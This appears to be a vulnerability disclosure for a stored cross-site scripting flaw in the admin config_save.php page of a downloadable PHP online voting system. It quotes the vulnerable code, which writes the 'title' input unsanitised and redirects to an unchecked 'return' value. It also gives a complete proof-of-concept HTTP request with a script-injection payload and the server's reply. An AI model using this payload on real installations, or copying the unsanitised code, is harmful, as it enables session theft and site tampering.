XSS injection vulnerability exists in title parameter of /admin/config_save.php file of Advanced Online Voting System

With XSS, cybercriminals can turn trusted websites into malicious ones, thus causing inordinate harm and damage not only to the victims but also to the reputation of the trusted website's owner. Websites that are compromised by XSS can cause any number of threats to attack a user's system. This can involve anything from inappropriate content being displayed to malware being downloaded onto the system without the user knowing.

```php
    $return = 'home.php';
    if(isset($_GET['return'])){
        $return = $_GET['return'];
    }

    if(isset($_POST['save'])){
        $title = $_POST['title'];

        $file = 'config.ini';
        $content = 'election_title = '.$title;

        file_put_contents($file, $content);

        $_SESSION['success'] = 'Election title updated successfully';

    }
    else{
        $_SESSION['error'] = "Fill up config form first";
    }

    header('location: '.$return);
```

Request


Pretty Raw Hex


```
POST /votesystem/admin/config_save.php?return=home.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.19.1/votesystem/
Cookie: PHPSESSID=ba8bm2s7rpqfkpeu98jqq775tn
Content-Length: 80
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Host: 192.168.19.1
Connection: Keep-alive

save=&title=2021%20SSG%20Elections'"()%26%25<zzz><ScRiPt%20>alert(9271)</ScRiPt>
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Date: Thu, 13 Apr 2023 14:41:19 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/7.2.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: home.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```





Payload:

title=2021%20SSG%20Elections'"()%26%25<zzz><ScRiPt%20>alert(9271)</ScRiPt>

HTTP requests:

‘’’

POST /votesystem/admin/config_save.php?return=home.php HTTP/1.1

Content-Type: application/x-www-form-urlencoded

Referer: http://192.168.19.1/votesystem/

Cookie: PHPSESSID=ba8bm2s7rpqfkpeu98jqq775tn

Content-Length: 80

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Host: 192.168.19.1
Connection: Keep-alive

save=&title=2021%20SSG%20Elections'"()%26%25<zzz><ScRiPt%20>alert(9271)</ScRiPt>
‘’’

Source Download：
https://www.campcodes.com/projects/php/online-voting-system-in-php/